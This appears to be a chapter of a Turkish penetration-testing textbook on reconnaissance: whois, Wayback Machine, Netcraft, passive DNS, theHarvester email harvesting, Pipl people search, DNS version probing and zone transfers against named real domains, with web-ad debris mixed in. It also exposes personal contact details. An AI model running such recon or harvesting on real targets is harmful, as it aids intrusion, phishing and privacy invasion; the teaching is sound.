The information in this whois database is provided for the sole purpose of assisting you in obtaining information about domain name registration records. This information is available "as is," and we do not guarantee its accuracy. By submitting a whois query, you agree that you will use this data only for lawful purposes and that, under no circumstances will you use this data to: (1) enable high-volume, automated, electronic processes that stress or load this whois database system providing you this information; or (2) allow, enable, or otherwise support the transmission of mass, unsolicited, commercial advertising or solicitations via facsimile, electronic mail, or by telephone to entities other than your own existing customers. The compilation, repackaging, dissemination or other use of this data is expressly prohibited without prior written consent from this company. We reserve the right to modify these terms at any time. By submitting an inquiry, you agree to these terms of usage and limitations of warranty. Please limit your queries to 10 per minute and one connection.

Registrar:
Huzyeþe oNAL Huzyeþe oNAL
golcuk yolu 14.km 14680 ihsaniye
Kocaeli, 41670
Turkey

Registrar: DOTREGISTRAR
Domain Name: LIFEOVERIP.NET
Created on: 07-MAR-07
Expires on: 07-MAR-10
Last Updated on: 12-MAR-08

Administrative, Technical Contact:
, Huzyeþe oNAL huzyeþe@cc.kou.edu.tr
golcuk yolu 14.km 14680 ihsaniye
Kocaeli, 41670
Turkey
+90.5055260064
+90.2623155105

Domain servers in listed order:
NS1.TEKROM.COM
NS2.TEKROM.COM

End of Whois Information

Provider Wisely and Transfer Domains for \$9.99/yr

Learn the do's and don'ts of search engine optimization. [Download our Guide to Getting Found Online now.](#)

Learn the Secrets of Search Engine Optimization

Attend our SEO Seminar

Search Engines

TOP SECRET

think local.com


Help your customers find you. Take advantage of a free ThinkLocal listing today!

Join Now!

It's smart to ThinkLocal™


Want to shop?
We make it easy to find what you need.

Search



2.3.1.5. Web Sayfalarının Geçmişini İzleme

Archive.org 1996'dan beri tüm interneti kayıt altına alan bir yapıdır. Buradan hedef sistemin önceki kaydedilmiş bilgilerine erişim sağlanabilir.



Mesela huzeyle.net'i sorguladığınızda bu domaine ait hangi zaman aralıklarında yedekleme yapıldığı ve bu dönemlere ait sitenin görünümü elde edilebilir.

The screenshot shows the Wayback Machine results page for the URL http://www.huzeyle.net. The search bar at the top contains 'http://www.huzeyle.net'. Below it, a message says 'Searched for http://www.huzeyle.net' and '13 Results'. The main content area is titled 'Search Results for Jan 01, 1996 - Jul 26, 2007'. It displays a grid of dates from 1996 to 2007, with some entries marked with an asterisk (*) indicating an update. The grid looks like this:

1996	1997	1998	1999	2000	2001	2002	2003	2004	2005	2006	2007
0 pages	0 pages	0 pages	0 pages	0 pages	0 pages	0 pages	0 pages	3 pages	3 pages	0 pages	6 pages
								Dec 14, 2004 *	Jan 22, 2005 *		Feb 22, 2007 *
								Dec 14, 2004 *	Feb 05, 2005 *		Mar 02, 2007 *
								Dec 30, 2004 *	Mar 06, 2005 *		Mar 10, 2007
											May 03, 2007 *
											May 04, 2007
											May 05, 2007

2.3.1.6. E-posta Listeleri Arşivleri Aracılığı İle Bilgi Toplama

Ekteki ekran görüntüsü listelere bilgi alma amacı ile sorulan bir sorudan alınmıştır. Soruyu soran detay bilgi olması açısından kullandığı yazılımın yapılandırma dosyasını da göndermiş fakat dosya içerisinde uygulamanın çalışması için gerekli şifreyi silmeyi unutmuştur. Şifre kısmı incelendiğinde maili gönderen kişinin Beşiktaşlı biri olduğu ve şifreleme profili arasında tuttuğu takımın rakkamlarının yer aldığı görülebilir.

```

Date: Wed Jan 17 2007 - 01:37:17 CST
• Messages sorted by: [date] [thread] [subject] [author]

snort version : 2.6.1.1
-----
crontab rules :
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/
# run-parts
01 * * * * root run-parts /etc/cron.hourly
02 4 * * * root run-parts /etc/cron.daily
22 4 * * 0 root run-parts /etc/cron.weekly
42 4 1 * * root run-parts /etc/cron.monthly
-----
cmd line : /usr/local/bin/snort -i eth0 -c /etc/snort/snort.conf
snort.conf file attached
-----
Thank you very much.

-----Original Message-----
From: rmkml [mailto:rmkml@free.fr]
Sent: Wednesday, January 17, 2007 8:55 AM
Subject: Re: [Snort-users] FW: about snort crond problem

Hi
,
please send more information,
snort version ?
crontab rules ?
snort cmd line ?
snort.conf ?
Regards
Rmkml

On Wed, 17 Jan 2007, wrote:
> Date: Wed, 17 Jan 2007 08:48:00 +0200
> From: "iso-8859-9"
> To: Snort-users@lists.sourceforge.net
> Subject: [Snort-users] FW: about snort crond problem
>
>
> hi to all,
>
> I have met with following problem that you can see below. Good regards

```

2.3.1.7. Netcraft Aracılığı ile Bilgi Toplama

Netcraft, işletim sistemi, kernel versiyonu ve web sunucu olarak çalışan yazılıma ait detaylı bilgilerin yanı sıra sistemin uptime bilgisini gösterebilen bir sayfadır.

2.3.1.7.1. Netcraft nasıl çalışır?

Netcraft hedef sistemin yazılım bilgilerini belirlemek için htprint ile çeşitli sorgular yapar ve gelen cevaplara göre bir tahminde bulunur. (Burada yapılan hatalı bir istekdir ve dönen hata cevaplarından web sunucu yazılımı belirlenir).

2.3.1.7.2. Netcraft aracı ile Bilgi Toplama

The screenshot shows the Netcraft homepage. On the left, there's a sidebar with 'Webserver Search' and examples like 'www.google.com' and 'www.netcraft.com'. Below it are sections for 'Netcraft Services' and 'News'. A red arrow points from the 'Webserver Search' input field to the main content area. The main content area has a banner for 'NETCRAFT Secure Server Survey'. Below the banner, a section titled 'Service Outage for Fasthosts' discusses a downtime issue for Fasthosts due to an electrical problem. It includes a link to a performance chart.

Sorgulanılan sisteme ait geçmiş bilgiler(hangi işletim sistemi vs) de yer almaktadır.

Örnek : Aşağıdaki ekran görüntüsü FreeBSD çalışan bir sunucunun Linux'a geçiş aşamasını belgelemektedir. X tarihine kadar FreeBSD üzerinde çalışırken Y tarihinden sonra Linux sistem üzerinde çalışmaya başlamıştır.

Site report for www.gezginler.net					
Site	http://www.gezginler.net		Last reboot	unknown	<input checked="" type="checkbox"/> Uptime graph
Domain	gezginler.net		Netblock owner	SoftLayer Technologies Inc.	
IP address	74.86.29.219		Site rank	90346	
Country	US		Nameserver	ns1.gezginler.net	
Date first seen	March 2002		DNS admin	uyduruk@gmail.com	
Domain Registry	OnlineNIC.com		Reverse DNS	gezginler.net	
Organisation	gezginler.net Marmara, İstanbul, 80870, Turkey		Nameserver	gezginler.net Marmara, İstanbul, 80870, Turkey	
Check another site:	<input type="text"/>		Netcraft Site Report Gadget	[More Netcraft Gadgets]	
Hosting History					
Netblock Owner	IP address	OS	Web Server	Last changed	
SoftLayer Technologies Inc. 1950 N Stemmons Freeway Dallas TX US 75207	74.86.29.219	Linux	Apache/1.3.37 Unix mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited/1.4 PHP/4.4.7 FrontPage/5.0.2.2635.SR1.2 mod_ssl/2.8.28 OpenSSL/0.9.7a	4-Jul-2007	
SoftLayer Technologies Inc. 1950 N Stemmons Freeway Dallas TX US 75207	74.86.29.219	Linux	Apache/1.3.37 Unix mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited/1.4 PHP/4.4.7 FrontPage/5.0.2.2635.SR1.2	2-Jul-2007	
SoftLayer Technologies Inc. 1950 N Stemmons Freeway Dallas TX US 75207	74.86.29.219	Linux	Apache/1.3.37 Unix mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited/1.4 PHP/4.4.7 FrontPage/5.0.2.2635.SR1.2 mod_ssl/2.8.28 OpenSSL/0.9.7a	24-Jun-2007	
Layered Technologies, Inc. 18816 Preston Road Suite 100 Dallas TX US 75252	72.232.168.124	FreeBSD	Apache/1.3.37 Unix mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited/1.4 PHP/4.4.6 FrontPage/5.0.2.2635.SR1.2 mod_ssl/2.8.28 OpenSSL/0.9.7e-n1	14-May-2007	

2.3.1.8. Passive DNS Replication

PDR(Passive Dns replication) bir tür pasif dns analiz aracıdır. Piyasada daha çok bir IP adresine ait domainleri bulmaya çalışırken faydalananır.

Çalışma mantığı bir sunucuya kurulan pdr(Passive DNS replication) uygulaması, sunucudan gecen DNS trafigini dinleyerek dns verilerini bir tabloya yazar sonraki gelen isteklerle karşılaştırarak bir veritabanı oluşturular.

Örnek;

PDS kurulu sistemimiz www.huzeyfe.net için bir istek gormus olsun, buna ait basit tablomuz şu şekilde olacaktır.

www.huzeyfe.net IP 1.2.3.4

sonra www.lifeoverip.net adresine ait bir dns sorgusunu da yakalamış olsun, bunun da IP adresi 1.2.3.4 olsun.

www.lifeoverip.net IP 1.2.3.4

pdr uygulaması IP adresi aynı olan domain isimlerini veritabanına yerlestirir ve sorgulayanlar o ana kadarki tutulan dns çözümlemeleri verir.

Mesela www.linux.com'un sunuldugu IP adresinde başka hangi isimler host edildiği bilgisi aşağıdaki linkten öğrenilebilir

<http://cert.uni-stuttgart.de/stats/dns-replication.php?query=66.35.250.177&submit=Query>

2.3.1.9. Bir Domaine Ait E-posta Adreslerinin Bulunması

Bir domaine ait internette dolasan(Arama motroları vasıtası ile bulunabilecek) e-posta hesapları çeşitli saldırılarda kullanılmak üzere toplanmalıdır. Özellikle son yıllarda sunucu tarafı sistemlerin güvenliğinin arttırılmasıyla saldırular son kullanıcılaraya yönelmiştir. Son kullanıcılarla ulaşılacak en sağlıklı yol e-postadır.

Bir kuruma ait e-posta adresleri çeşitli araçlar kullanılarak toplanabilir. Bu araçlardan biri de arama motorlarındaki kurum e-postalarını listeleyen theharvester'dır.

```
$ python theHarvester.py -d lifeoverip.net -b google
```

```
*****
*TheHarvester Ver. 1.1 *
*Coded by laramies *
*Edge-Security Research *
*cmartorella@edge-security.com *
*****
```

Searching for lifeoverip.net in google

```
=====
Total results: 156
```

```
Limit: 100
```

```
Searching results: 0
```

Accounts found:

```
=====
huzeyfe@lifeoverip.net
@lifeoverip.net
```

```
=====
gizliadres@lifeoverip.net
test@lifeoverip.net
huzeyfe.onal@lifeoverip.net
=====
```

Total results: 5

2.3.1.10. Arama Motorları Aracılığıyla Bilgi Toplama

Arama motoru denildiğinde akla ilk gelen şüphesiz Google'dur. Fakat Google'un bu ünü zaman geçikçe ticari amaçla kullanılmaya başlandığından arama sonuçları çoğu zaman istem dışı cevaplarla dolabiliyor.

Google'daki bu eksikliği iki türlü doldurulabilir: Google'da arama yöntemlerini bilme ya da google'a alternatif, özelleştirilmiş arama motorlarının kullanımı.

2.3.1.10.1. Pipl.com Aracılığı ile Şahıs Arama


Pipl.com şahıs arama için en ideal sonuçları bulan bir arama motorudur. Aranan kişi ile ilgili bulunan tüm bilgiler sınıflandırılarak kullanıcıya sunulur.

The screenshot shows a Mozilla Firefox browser window with the title 'Huzeyfe Onal, Turkey - Pipl - Mozilla Firefox'. The address bar contains the URL 'http://www.pipl.com/search?FirstName=Huzeyfe&lastName=ONAL&City=&State=&Country=TR&CategoryID=2&Interface=1'. The search bar has 'Huzeyfe ONAL' entered with 'Last Name' selected. Below the search bar, the text 'Huzeyfe Onal, Turkey' is displayed. The main content area shows search results categorized by section: 'Professional & Business', 'Publications', 'Results for Huzeyfe Onal without Turkey', 'Personal Profiles', 'Email Address', and 'Sponsored Links'. Each section contains several links to external websites like LinkedIn, Google Groups, Facebook, Flickr, and ICQ. A sidebar on the right features a 'Give Feedback' button and a 'Huzeyfe ONAL's Reputation' section from ReputationDefender.com.

2.3.1.10.2. Google Aracılığıyla Bilgi Toplama

Google üzerinden arama yapmak için çeşitli teknikler bulunmaktadır. Bu tekniklere GoogleHacking adı verilir. Bu teknikler çeşitli özel kelimelerden oluşur ve genelde akılda kalmaz. Bunun için çeşitli googleHacking programları yazılmıştır.

Bu programlardan en kullanışlı olanı GoolagScanner'dır. İçerisinde 1400 civarı GoogleHack tekniği barındırmaktadır.



2.3.2. Aktif Bilgi toplama

Aktif bilgi toplama yöntemlerinde hedef ile iletişime geçilerek olabildiğince fazla ve işe yarayan bilgi edinilmeye çalışılır.

2.3.2.1. DNS Protokolü kullanarak Bilgi Toplama

DNS Protokolü internetin temel yapıtaşıdır. Genel olarak www hizmetlerinde ve e-posta servislerinde kritik rol oynar. Düzgün yapılandırılmamış bir DNS sunucu dışarıya oldukça fazla bilgi verebilir.

2.3.2.1.1. DNS sorgu tipleri

A	Host Address	32-bit IP address
CNAME	Canonical Name	Canonical Domain Name for an alias
HINFO	CPU & OS	Name of CPU and Operating System
MINFO	Mailbox Info	Information about a Mailbox or Mail List
MX	Mail Exchanger	16-bit Preference and Name of Host that acts as Exchanger for the Domain
NS	Name Server	Name of Authoritative Server for Domain
PTR	Pointer	Pointer from IP address to Domain Name
SOA	Start of Authority	Multiple fields that specify which parts of the naming hierarchy a server implements
TXT	Arbitrary Text	Uninterpreted string of ASCII text

Nslookup (Windows/Linux) ve Linux sistemler için dig komutu ile her tür dns sorgulama işlemi yapılabilir.

2.3.2.1.2. Nslookup / dig

Nslookup , UNIX/Linux/Windows ortamlarının klasik dns sorgulama aracıdır. Nslookup kullanarak her tür dns sorgulamasını interaktif bir şekilde yapabilirsiniz.

```
C:\Console2>nslookup
Default Server: mygateway1.ar7
Address: 192.168.1.1
> www.lifeoverip.net
Server: mygateway1.ar7
Address: 192.168.1.1
Non-authoritative answer:
Name: www.lifeoverip.net
Address: 80.93.212.86

> set type=ns
> huzeyfe.net
Server: mygateway1.ar7
Address: 192.168.1.1
DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
*** Request to mygateway1.ar7 timed-out
```

Sorgulama yapılan DNS sunucuyu değiştirek aynı soru tekrarlanırsa aşağıdaki çıktı alınacaktır.

```
> server 195.175.39.40
Default Server: ttdns40.ttnet.net.tr
Address: 195.175.39.40
> huzeyfe.net
Server: ttdns40.ttnet.net.tr
Address: 195.175.39.40
Non-authoritative answer:
huzeyfe.net      nameserver = ns1.tekrom.com
huzeyfe.net      nameserver = ns2.tekrom.com
ns1.tekrom.com  internet address = 67.15.122.30
ns2.tekrom.com  internet address = 67.15.122.225
```

Görüleceği gibi DNS sunucusu değiştirildiğinde(server dns_ip_adresi) huzeyfe.net'e ait NS kaydını bulunabilmiştir.

2.3.2.1.3. Reverse DNS Kaydı Sorgulama

```
> set type=ptr
> 1.2.3.488
Server: ttdns40.ttnet.net.tr
Address: 195.175.39.40
Non-authoritative answer:
88.72.27.194.in-addr.arpa      name = open.edu.tr
88.72.27.194.in-addr.arpa      name = kocaeli2007.open.edu.tr
72.27.194.in-addr.arpa nameserver = bim.open.edu.tr
bim.open.edu.tr internet address = 1.2.3.42
```

2.3.2.1.4. Dig Aracı ile DNS Sorgulama

Dig, nslookup ve host gibi dns sorgulama araçları yerine kullanılabilen gelişmiş bir araçtır. ISC tarafından geliştirilen BIND DNS sunucusu ile birlikte geliştirilir ve uzun vadede Linux dağıtımlarında nslookup komutunun yerini alması beklenmektedir.

Dig komutu domain sorgulama için çalıştırıldığında cevapla birlikte detay bilgiler de döner. Bu detay bilgiler ek parametrelerle gizlenebilir.

```
# dig ns test.gov.tr @195.175.39.40

; <<>> DiG 9.4.1 <<>> ns test.gov.tr @195.175.39.40
; (1 server found)
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52488
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 2

;; QUESTION SECTION:
;test.gov.tr.      IN      NS

;; ANSWER SECTION:
test.gov.tr.      54685   IN      NS      ns2.tr.net.tr.
test.gov.tr.      54685   IN      NS      ns1.tr.net.tr.
;; ADDITIONAL SECTION:
ns2.tr.net.tr.    2319    IN      A       195.155.11.4
ns1.tr.net.tr.    1014    IN      A       195.155.1.3
;; Query time: 22 msec
;; SERVER: 195.175.39.40#53(195.175.39.40)
;; WHEN: Sun Aug 10 18:32:33 2008
;; MSG SIZE rcvd: 103
```

2.3.2.1.5. Çıktıların Detay açıklaması

Status: NOERROR

sorgulanın domain adının var olduğunu ve bu domainden sorumlu dns sunucunun sorgulara sağlıklı cevap verdiği gösterir.

Status: SERVFAIL

domainin olduğunu fakat domainden sorumlu DNS sunucunun sorgulara sağlıklı cevap veremediğini gösterir. Yani sorun domainden sorumlu DNS sunucusundadır.

Status: NXDOMAIN

Domain ile ilgili ana DNS sunucuların bilgisinin olmadığını gösterir. Bu da ya o domain yoktur ya da bazı sebeplerden dolayı root dns sunuculara yayınlanmamıştır manasına gelir.

2.3.2.1.6. MX Sorgulama

MX Kayıtları sorgulanarak bir domaine ait SMTP sunucular belirlenebilir.

```
dig @195.175.39.40 -t mx test.gov.tr

; <>> DiG 9.4.1 <>> @195.175.39.40 -t mx test.gov.tr
; (1 server found)
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38034
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;test.gov.tr.      IN  MX

;; ANSWER SECTION:
test.gov.tr.    86400  IN  MX    10 mail.test.gov.tr.

;; AUTHORITY SECTION:
test.gov.tr.    52855  IN  NS    ns2.tr.net.tr.
test.gov.tr.    52855  IN  NS    ns1.tr.net.tr.

;; ADDITIONAL SECTION:
mail.test.gov.tr. 86400  IN  A     195.142.133.68
ns2.tr.net.tr.   2124   IN  A     195.155.11.4
```

2.3.2.1.7. DNS Sunucu Versiyon Bilgisi

DNS sunucu versiyon bilgisini öğrenmek bir saldırgana o dns sunucuda “DNS cache Poisoning” açıklığının olup olmadığı konusunda bilgi verebilir. Aşağıdaki dns sunucu bilgisi bir saldırgan için hedef olacak kadar açıklık barındırmaktadır.

```
# dig @195.155.1.3 version.bind chaos txt

; <<>> DiG 9.4.1 <<>> @195.155.1.3 version.bind chaos txt
; (1 server found)
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3385
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;version.bind.      CH    TXT

;; ANSWER SECTION:
version.bind.      0      CH    TXT    "9.2.3"

;; Query time: 41 msec
;; SERVER: 195.155.1.3#53(195.155.1.3)
;; WHEN: Sun Aug 10 18:40:30 2008
;; MSG SIZE rcvd: 48
```

Tüm Türkiye'nin kullandığı DNS sunucunun versiyon bilgisi:

```
# dig @195.175.39.40 version.bind chaos txt

; <<>> DiG 9.4.1 <<>> @195.175.39.40 version.bind chaos txt
; (1 server found)
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61452
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;version.bind.      CH    TXT

;; ANSWER SECTION:
```

```
version.bind.      0   CH   TXT  "Versiyon bilgisi guvenlik nedeniyle gizlenmistir. Geregi  
durumunda ipg@turktelekom.com.tr adresine basvurunuz."
```

```
;; AUTHORITY SECTION:  
version.bind.      0   CH   NS    version.bind.  
  
;; Query time: 24 msec  
;; SERVER: 195.175.39.40#53(195.175.39.40)  
;; WHEN: Sun Aug 10 18:40:15 2008  
;; MSG SIZE rcvd: 167
```

2.3.2.1.8. Zone Transferi Kontrolü

DNS'in yapısı gereği ikincil dns sunucular kendilerinde tanımlı birincil dns sunucunun verilerini alırlar ve bunlara göre gelen istekleri cevaplarlar. Burada transfer edilen veri tamamen bizim domain kayıtlarımıza aittir ve yabancı gözlerden uzak tutulmalıdır. Bunu da master DNS sunucularda sadece yetkili ip adreslerine zone transfer izni vererek yapılır.

Sisteme sızmak isteyen birinin yapacağı keşiflerden biri de domain sunucunuzdan zone transferi yapmaktadır. Bunun için nslookup ya da dig araçlarını kullanabilir.

2.3.2.1.9. Dig Aracı ile Zone Transferi

Öncelikle master sunucudan bölge(zone) transferi yapabilmeniz için master sunucuda allow-transfer ile slave sunucuya izin verilmiş olmalıdır.

Master(1.2.3.4) sunucudaki huzeyfe.net(1.2.3.5) alanı için slave sunucuya transfer izni verelim;

/etc/named.conf dosyasında aşağıdaki satırlarla ikincil DNS sunucuya izin verilmektedir.

```
zone "huzeyfe.net"  
{  
    type master;  
    file "fhosts/huzeyfe.net.hosts";  
    allow-transfer { 1.2.3.5; };  
};
```

allow-transfer { 1.2.3.5; }; tanımıyla 1.2.3.5 ip adresine sahip ikincil DNS sunucuya master sunucudan zone dosyalarını alma izni verilmiştir.

Bu değişikliklerden sonar named prosesi tekrar başlatılmalıdır.

1.2.3.5 makinesinden deneme yapılırsa:

\$dig @1.2.3.4 axfr huzeyfe.net

bu komutun ciktisi huzeyfe.net alanına ait bilgileri gösterecektir.

2.3.2.1.10. Nslookup ile Zone Transferi

```
F:\Documents and Settings\root>nslookup
```

```
Default Server: google-public-dns-a.google.com
```

```
Address: 8.8.8.8
```

```
> server ns2.turdns.com
```

```
Default Server: ns2.turdns.com
```

```
Address: 94.199.201.199
```

```
> ls -d wordpress-tr.com
```

```
[ns2.turdns.com]
```

```
wordpress-tr.com.      SOA  ns1.turdns.com dnsmaster.turdns.com. (200
```

```
9090301 7200 3600 604800 3600)
```

```
wordpress-tr.com.      NS   ns1.turdns.com
```

```
wordpress-tr.com.      NS   ns2.turdns.com
```

```
wordpress-tr.com.      A    94.199.200.128
```

```
wordpress-tr.com.      MX   10  ASPMX.L.GOOGLE.com
```

```
wordpress-tr.com.      MX   20  ALT1.ASPMX.L.GOOGLE.com
```

```
wordpress-tr.com.      MX   20  ALT2.ASPMX.L.GOOGLE.com
```

```
wordpress-tr.com.      MX   30  ASPMX2.GOOGLEMAIL.com
```

```
wordpress-tr.com.      MX   30  ASPMX3.GOOGLEMAIL.com
```

```
wordpress-tr.com.      MX   30  ASPMX4.GOOGLEMAIL.com
```

```
wordpress-tr.com.      MX   30  ASPMX5.GOOGLEMAIL.com
```

```
anasayfa           CNAME ghs.GOOGLE.com
```

```
belgeler          CNAME ghs.GOOGLE.com
```

```
ftp               CNAME wordpress-tr.com
```

```
lists             A    94.199.200.32
```

```
mail              A    94.199.200.32
```

```
ns                A    94.199.200.128
```

```
posta            CNAME ghs.GOOGLE.com
```

```
site              CNAME ghs.GOOGLE.com
```

```
takvim          CNAME ghs.GOOGLE.com
```

```
web          CNAME ghs.GOOGLE.com
webmail       A    94.199.200.32
www          CNAME wordpress-tr.com
wordpress-tr.com. SOA ns1.turndns.com dnsmaster.turndns.com. (200
9090301 7200 3600 604800 3600)
>
```

2.3.2.1.11. Host Aracılıyla Zone Transferi

```
# host -l -t any google.com
```

```
# host -l ibm.com
```

2.3.2.1.12. DNS Sorgularını İzlemek(DNS Trace)

Domainize ait DNS sorgularının hangi DNS sunuculardan geçtiğini sorgulamak için dig komutuna +trace parametresini verebilirsiniz. Bu parametre ile iterative soru yapılarak Root sunuculardan sizin domaininizin tutuldugu sunucuya kadar olan yollar belirlenir.

```
#dig +trace open.edu.tr @195.175.39.39

; <>> DiG 9.3.4 <>> +trace open.edu.tr @195.175.39.39
; (1 server found)
;; global options: printcmd
. 248 IN NS K.ROOT-SERVERS.NET.
. 248 IN NS L.ROOT-SERVERS.NET.
. 248 IN NS M.ROOT-SERVERS.NET.
. 248 IN NS A.ROOT-SERVERS.NET.
